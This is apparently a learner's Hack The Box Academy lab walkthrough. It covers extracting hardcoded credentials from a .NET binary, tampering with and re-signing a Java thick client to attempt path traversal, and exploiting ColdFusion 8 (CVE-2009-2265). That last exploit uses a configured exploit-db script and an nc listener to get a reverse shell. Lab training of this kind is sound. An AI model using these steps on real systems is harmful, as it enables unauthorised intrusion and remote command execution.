Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Among other files there are these:

```
c:\windows\system32\cmd.exe
/c sc.exe stop OracleServiceXE; sc.exe start OracleServiceXE
svc_oracle
#oracle_s3rV1c3!2010
"#"M
z\W
).NETFramework,Version=v4.0,Profile=Client
FrameworkDisplayName
.NET Framework 4 Client Profile
runas
Copyright 2021
WrapNonExceptionThrows
%x/`RSOS
```

We are dealing with .NET executable.

Now we will use the de4dot - .NET deobfuscator and depacker:

```
C:\TOOLS\de4dot>.\de4dot.exe ..\..\programData\restart-service_000000000AD0000.bin
de4dot v3.1.41592.3405

Detected Unknown Obfuscator (C:\programData\restart-service_000000000AD0000.bin)
Cleaning C:\programData\restart-service_000000000AD0000.bin
Renaming all obfuscated symbols
Saving C:\programData\restart-service_000000000AD0000-cleaned.bin
```

a 'cleaned' version of the file were created as output (xxxx-cleaned.bin).

that we can run on dnSpy – drag the cleaned.bin file to the dnSpy, and when done – observe the ‘runas’ folder ,open it and get to the Main function:

All we have left to do is to get the username from line 10, and the password it's easy to see it's the text variable in line 13, appended char by char to the password field in line 20.

Exploiting Web Vulnerabilities in Thick-Client Applications:


Question: What is the IP address of the eth0 interface under the ServerStatus
→ Ipconfig tab in the fatty-client application?

Answer: 172.28.0.3

Method: we will login to the windows machine with this rdp command:

```
xfreerdp /u:cybervaca /p:'&ae%C)6g-d{w' /v:<Target IP>
/dynamic-resolution
```

when the windows machine is up – we will go to the path ‘C:\Apps’:



We see the app ‘fatty-client.jar’.


Before we proceed – the section provided us with some notes:

```
Reading the content of all the text files reveals that:
• A server has been reconfigured to run on port 1337 instead of 8000.
• This might be a thick/thin client architecture where the client application still needs
  to be updated to use the new port.
• The client application relies on Java 8.
• The login credentials for login in the client application are qtc / clarabibi.
```

Now, when opening the application with double click, entering the provided credentials from the note above and attempting to login, we get connection error:



Lets try to connect again, but this time with Wireshark on:



But which interface we select?

We determine that with 'ipconfig':

```
C:\Users\cybervaca>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0: 2:

Connection-specific DNS Suffix . : .htb
IPv4 Address . . . . . : 10.129.88.204
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 10.129.0.1

Ethernet adapter Ethernet1:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . : fe80::1109:9a44:885f:eee3%8
IPv4 Address . . . . . : 172.16.17.115
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.17.1
```

Ethernet0 is the interface of the linking between the target windows machine and the pwnbox machine I use to connect to it, so the relevant interface for our case is Ethernet1, so that is the interface we select, then, we attempting to re-login:


No.	Time	Source	Destination	Protocol	Length	Info
26	23.708248	172.16.17.115	172.16.17.114	TCP	66	53536 > 8000 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
27	23.708690	172.16.17.114	172.16.17.115	TCP	68	8000 > 53536 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
28	24.216275	172.16.17.115	172.16.17.114	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 53536 > 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=2...
29	24.216490	172.16.17.114	172.16.17.115	TCP	68	8000 > 53536 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
30	24.716231	172.16.17.115	172.16.17.114	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 53536 > 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=2...
31	24.716488	172.16.17.114	172.16.17.115	TCP	68	8000 > 53536 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

This is the Wireshark traffic generated from the re-login attempt – we attempt to connect with tcp to port 8000 of the server (172.16.17.114) but to no avail.

So we try again 2 more times, for vain.

We need to reconfigure the fatty-client to attempt to connect to port 1337 and not port 8000 (as 1337 is the server port as we were informed by the section)

Well as fatty-client is a jar file, we can extract it:



When the files are extracted, we need to locate the port modification area,

We will use PowerShell to determine:

```
ls -recurse | Select-String "8000"
```

```
PS C:\Apps> ls -recurse | Select-String "8000"
beans.xml:13:      <constructor-arg index="1" value = "8000"/>
fatty-client.jar:7514:      <constructor-arg index="1" value = "8000"/>
```

We have 2 possible options, beans.xml line 32 or the executable itself line 7514.

Attempting to modify the executable itself results with error when the executable is re-executed (because the .jar is signed so we need to update the file's hash as well, effectively re-sign it)

So we will modify the port with the other method:

We open the beans.xml file, line 13:

```
beans.xml - Notepad
File Edit Format View Help
<?xml version = "1.0" encoding = "UTF-8"?>

<beans xmlns="http://www.springframework.org/schema/beans"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="
        http://www.springframework.org/schema/beans
        spring-beans-3.0.xsd">

    <!-- Here we have an constructor based injection, where Spring injects required arguments inside the
        constructor function. -->
    <bean id="connectionContext" class = "htb.fatty.shared.connection.ConnectionContext">
        <constructor-arg index="0" value = "server.fatty.htb"/>
        <constructor-arg index="1" value = "8000"/>
    </bean>
```

→


```
beans.xml - Notepad
File Edit Format View Help
<?xml version = "1.0" encoding = "UTF-8"?>

<beans xmlns="http://www.springframework.org/schema/beans"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="
        http://www.springframework.org/schema/beans
        spring-beans-3.0.xsd">

    <!-- Here we have an constructor based injection, where Spring injects required arguments inside the
        constructor function. -->
    <bean id="connectionContext" class = "htb.fatty.shared.connection.ConnectionContext">
        <constructor-arg index="0" value = "server.fatty.htb"/>
        <constructor-arg index="1" value = "1337"/>
    </bean>
```

Now we need to re-sign the .jar, for that we will go to META-INF folder,

And 1. Delete the '1.RSA' and '1.SF' files



2. in 'MANIFEST.MF' file keep:

```
MANIFEST.MF - Notepad

File Edit Format View Help
Manifest-Version: 1.0
Archiver-Version: Plexus Archiver
Built-By: root
Sealed: True
Created-By: Apache Maven 3.3.9
Build-Jdk: 1.8_0_232
Main-Class: hbt.fatty.client.run.Starter

Name: META-INF/maven/org.slf4j/slf4j-log4j12/pom.properties
SHA-256-Digest: miPHJ4Y50c4aqIcmksko7Z/hdj03XNhHx3C/pZbEp4Cw=>

Name: org/springframework/jmx/export/metadata/ManagedOperationParamete
r.class
SHA-256-Digest: h+JmFJqj0MnfBvd+LoFFF0tKcpbf/FD9h2AM0ntcgw=>

Name: org/springframework/format/support/FormattingConversionService.c
lass
SHA-256-Digest: Q1Wy5C/kxkONf+15qSsaFrNLrUi0cu3qpON1u00+Fry=>

Name: org/springframework/context/ApplicationEventPublisher.class
SHA-256-Digest: VuQ0PRKrcCgEBknWpKNaKoUef2J6gaGCIJA2n0rhE=>

Name: org/springframework/scheduling/support/TaskUtils$LoggingEnricher
```

Remove everything below ‘Main-Class’ (with the new line!, meaning don’t forget keep a new line after the ‘Main-Class’ field)

→

```
MANIFEST.MF - Notepad  
File Edit Format View Help  
Manifest-Version: 1.0  
Archiver-Version: Plexus Archiver  
Built-By: root  
Sealed: True  
Created-By: Apache Maven 3.3.9  
Build-Jdk: 1.8.0_232  
Main-Class: htb.fatty.client.run.Starter
```

When done, create new .jar with this command:

```
jar -cmf .\META-INF\MANIFEST.MF fatty-client-new.jar *
```


which does creates the new ‘fatty-client’new.jar’ with a provided manifest file:

```
1. `jar`: This is the Java Archive Tool command.  
2. `-cmf`: These are options passed to the `jar` tool.


- `c`: Creates a new archive.
- `m`: Includes a manifest file in the archive.
- `f`: Specifies the name of the archive file that you want to create.

3. `.\META-INF\MANIFEST.MF`: This specifies the manifest file to include in the JAR. The manifest file contains metadata about the JAR, such as the version, main class, and other attributes.  
4. `fatty-client-new.jar`: This is the name of the JAR file that will be created.  
5. `*`: This wildcard character tells the `jar` tool to include all files and directories in the current directory in the JAR file.
```


and we have ‘fatty-client-new.jar’ as output



Now lets open it, and enter the same credentials from the last time:




Login successful! Proceed with selecting ‘OK’:




We get to some blank screen and some options.


We want the ServerStatus → ipconfig but unfortunately its disabled




So lets inspect other options, such as FileBrowser:



The Notes option look interesting:




We opened the notes, and at the bottom of the page we may type files we want to open, we entered 'security.txt':



Ok we have critical vulnerabilities in this application, lets go and find them.

on mail section we get 3 mails:



The interesting one is from Dave:

Hey qtc,

until the issues from the current pentest are fixed we have removed all administrative users from the database.
Your user account is the only one that is left. Since you have only user permissions, this should prevent exploitation
of the other issues. Furthermore, we implemented a timeout on the login procedure. Time heavy SQL injection attacks are
therefore no longer possible.

Best regards,
Dave

Which tells us that the all other users but 'qtc' were removed from the database, and heavy time SQL injection attacks are no longer possible, which might imply that light time SQL injection attacks are possible.


Attempting to do path traversal result with problem with parsing '/':

[!] Failed to open file '/opt/fatty/files/mail//etc/passwd'.


/etc/passwd

Open


We will use [JD-GUI](#) (Java Decomplier) to fix that, we have one already in the ‘TOOLS’ folder:




And we drag the ‘fatty-client-new’ to the JD:



And we save the source code with ‘File’ → ‘Save All Sources’:



And we have this new zip file created:



(then I moved it to its own ‘Source code’ folder to keep things neat)

Extract it, and the go to ‘Invoker.java’ within the displayed path in the picture:

Apps > Source code > htb > fatty > client > methods				
	Name	Date modified	Type	Size
55	AccessCheck.java	6/21/2024 9:15 AM	JAVA File	3 KB
	Invoker.java	6/21/2024 9:15 AM	JAVA File	13 KB

within the file there are there are the various functions of the commands on the application, for our purpose we need the ‘showFiles’ method:

```
/*
 *  public String showFiles(String folder) throws MessageParseException, MessageBuildException, IOException {
/* 73 */      String methodName = (new Object() { }).getClass().getEnclosingMethod().getName();
/* 74 */      logger.logInfo("[+] Method '" + methodName + "' was called by user '" + this.user.getUsername() + ".");
/* 75 */      if (AccessCheck.checkAccess(methodName, this.user)) {
/* 76 */          return "Error: Method '" + methodName + "' is not allowed for this user account";
/* 77 */
/* 78 */      }
/* 79 */      this.action = new ActionMessage(this.sessionID, "files");
/* 80 */      this.action.addArgument(folder);
/* 81 */      sendAndRecv();
/* 82 */      if (this.response.hasError()) {
/* 83 */          return "Error: Your action caused an error on the application server!";
/* 84 */
/* 85 */      return this.response.getContentAsString();
/* 86 */
}
```

The function takes a string and adds it as argument, then it invokes the ‘sendAndRecv()’ which sends the data to the server.

Then we open ‘ClientGuiTest.java’

Apps > Source code > htb > fatty > client > gui	
	Name
	ClientGuiTest.java


And go to ‘addActionListener’:

```
/* 368 */
    configs.addActionListener(new ActionListener()
{
    /*
     *  public void actionPerformed(ActionEvent e) {
/* 371 */      String response = "";
/* 372 */      ClientGuiTest.this.currentFolder = "configs";
/* 373 */
/* 374 */      try {
/* 375 */          response = ClientGuiTest.this.invoker.showFiles("configs");
/* 376 */      } catch (MessageBuildException|htb.fatty.shared.message.MessageParseException e1) {
/* 377 */          JOptionPane.showMessageDialog(controlPanel, "Failure during message building/parsing.", "Error", 0);
/* 378 */
/* 379 */
/* 380 */      }
/* 381 */      catch (IOException e2) {
/* 382 */          JOptionPane.showMessageDialog(controlPanel, "Unable to contact the server. If this problem remains, please contact the administrator.", "Warning", 0);
/* 383 */
/* 384 */
/* 385 */      }
/* 386 */      textPane.setText(response);
/* 387 */
});
```

Which invokes the call to 'showFiles'. Within the addActionListener – we modify 'configs' to '..' in lines 372 and 374:

```
ClientGuiTest.this.currentFolder = "..";
try {
    response = ClientGuiTest.this.invoker.showFiles(..");
```

Now the procedure above i did in separate environment (the 'Source code' folder) folder, so before we recompile 'fatty-client-new.jar' we need to replace the original 'ClientGuiTest.java' with the modified one from 'Source code' folder:



Then – we recompile with the powershell command:

****TO BE COMPLETED****

Miscellaneous Applications:

ColdFusion - Discovery & Enumeration:

Question: What ColdFusion protocol runs on port 5500?

Answer: Server Monitor

Method: The section's page directly provides the answer:

Port Number	Protocol	Description
80	HTTP	Used for non-secure HTTP communication between the web server and web browser.
443	HTTPS	Used for secure HTTP communication between the web server and web browser. Encrypts the communication between the web server and web browser.
1935	RPC	Used for client-server communication. Remote Procedure Call (RPC) protocol allows a program to request information from another program on a different network device.
25	SMTP	Simple Mail Transfer Protocol (SMTP) is used for sending email messages.
8500	SSL	Used for server communication via Secure Socket Layer (SSL).
5500	Server Monitor	Used for remote administration of the ColdFusion server.

Attacking ColdFusion:

Question: What user is ColdFusion running as?

Answer: arctic\tolis

Method: First, lets determine the ColdFusion version:

We will use nmap for that:

```
nmap -p 1-10000 -Pn <target-IP> --open
```

we get this:

```
└── [!]$ nmap -p 1-10000 -Pn 10.129.58.143 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-21 11:27 BST
Nmap scan report for 10.129.58.143
Host is up (0.0034s latency).
Not shown: 9998 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp    open  msrpc
8500/tcp   open  ftmp

Nmap done: 1 IP address (1 host up) scanned in 124.03 seconds
```

The open port for our needs is 8500

Lets scan the port with -sV flag (service scan):

```
nmap -p 8500 -sV -Pn <target-IP> --open
```

```
└── [!]$ nmap -p 8500 -sV -Pn 10.129.58.143 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-21 11:30 BST
Nmap scan report for 10.129.58.143
Host is up (0.0016s latency).

PORT      STATE SERVICE VERSION
8500/tcp   open  http    JRun Web Server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.96 seconds
```

lets access the target and port as URL on browser:

The screenshot shows a web browser window with the URL `10.129.58.143:8500` in the address bar. The page title is "Index of /". Below the title, there are two entries: `CFIDE/` and `cfdocs/`, both listed as "dir" with the timestamp `03/22/17 08:52 μμ`.

From here we proceed to 'CFIDE/administrator':

Index of /CFIDE/

[Parent ..](#)
[Application.cfm](#)
[adminapi/](#)
[administrator/](#)
[classes/](#)

We enter the path in the URL:

The screenshot shows a web browser window with the URL `10.129.58.143:8500/CFIDE/administrator/` in the address bar. The page title is "ADOBE® COLDFUSION® 8 ADMINISTRATOR". It features a large "CF" logo and the text "ADOBE® COLDFUSION® 8 ADMINISTRATOR". There are two input fields: "User name" containing "admin" and "Password" (empty). A "Login" button is at the bottom.

And we get to the login page, and no less important – we observe that the ColdFusion version is 8.

Now that we know the version – time to scan for vulnerabilities.

We will use the tool ‘searchsploit’ (similar to Metasploit but it only search vulnerability and doesn’t exploits them).

We write the command:

```
searchsploit adobe coldfusion
```

```
[eu-academy-1]-(10.10.14.150)-[htb-ac-1099135@htb-f3ubuw8ide]-[~]
└── [★]$ searchsploit adobe coldfusion

Exploit Title | Path
-----|-----
Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting | cfm/webapps/36067.txt
Adobe ColdFusion - Directory Traversal | multiple/remote/14641.py
Adobe ColdFusion - Directory Traversal (Metasploit) | multiple/remote/16985.rb
Adobe ColdFusion 11 - LDAP Java Object Deserialization Remote Code Execution (RCE) | windows/remote/50781.txt
Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Execution | windows/remote/43993.py
Adobe ColdFusion 2018 - Arbitrary File Upload | multiple/webapps/45979.txt
Adobe ColdFusion 6/7 - User_Agent Error Page Cross-Site Scripting | cfm/webapps/29567.txt
Adobe ColdFusion 7 - Multiple Cross-Site Scripting Vulnerabilities | cfm/webapps/36172.txt
Adobe ColdFusion 8 - Remote Command Execution (RCE) | cfm/webapps/50057.py
Adobe ColdFusion 9 - Administrative Authentication Bypass | windows/webapps/27755.txt
Adobe ColdFusion 9 - Administrative Authentication Bypass (Metasploit) | multiple/remote/30210.rb
Adobe ColdFusion < 11 Update 10 - XML External Entity Injection | multiple/webapps/40346.py
Adobe ColdFusion APSB13-03 - Remote Multiple Vulnerabilities (Metasploit) | multiple/remote/24946.rb
Adobe ColdFusion Server 8.0.1 - '/administrator/enter.cfm' Query String Cross-Site Scripting | cfm/webapps/33170.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_authenticatewizarduser.cfm' Query String | cfm/webapps/33167.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_logintowizard.cfm' Query String Cross-Site Scripting | cfm/webapps/33169.txt
Adobe ColdFusion Server 8.0.1 - 'index.cfm?method=execute&script=cfscript' Cross-Site Scripting | cfm/webapps/33168.txt
```

There are several options, we can observe that there is Directory traversal for all versions, and Remote command execution for our version.

Lets take the 2nd option.

The vulnerability the ‘searchploit’ found is [CVE-2009-2265](#) – on the Path column in the picture above, we can see its path is 50057.py. and that we shall search:

```
searchsploit -p 50057
```

```
└── [★]$ searchsploit -p 50057
Exploit: Adobe ColdFusion 8 - Remote Command Execution (RCE)
URL: https://www.exploit-db.com/exploits/50057
Path: /usr/share/exploitdb/exploits/cfm/webapps/50057.py
Codes: CVE-2009-2265
Verified: False
File Type: Python script, ASCII text executable
Copied EDB-ID #50057's path to the clipboard
```

The URL displayed can be accessed [here](#). And the python script in the URL field and Code field is identical.

The attacker and target parameters are hard coded in the main function:

```
if __name__ == '__main__':
    # Define some information
    lhost = '10.10.16.4'
    lport = 4444
    rhost = "10.10.10.11"
    rport = 8500
    filename = uuid.uuid4().hex

    # Generate a payload that connects to the listener
    payload = generate_payload(lhost, lport, rhost, rport)
```

We need to modify them (don't forget the sudo!)

Reminder when modifying the parameters:

```
if __name__ == '__main__':
    # Define some information
    lhost = '<attacker-IP>'
    lport = <attacker-Port>
    rhost = "<target-IP>"
    rport = 8500
```

And in our case:

```
if __name__ == '__main__':
    # Define some information
    lhost = '10.10.14.150'
    lport = 4444
    rhost = "10.129.58.143"
    rport = 8500
```

Before running the modified script – we open nc listener on port 4444:

```
nc -lvp 4444
```

```
[*]$ nc -lvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Once the listener is running, we may run the script:

```
└── [★]$ python3 /usr/share/exploitdb/exploits/cfm/webapps/50057.py
Generating a payload...
Payload size: 1498 bytes
Saved as: 59cb86bf92a748f1a11343e80d562b29.jsp

Priting request...
Content-type: multipart/form-data; boundary=6c23fff7031d40b3b5a4cf20e4214ccf
Content-length: 1699
```

And on listener – we have a shell!

```
└── [★]$ nc -lvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.58.143.
Ncat: Connection from 10.129.58.143:49434.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ColdFusion8\runtime\bin>
```

From here, simple whoami command would reveal the answer:

```
C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis
```

IIS Tilde Enumeration:

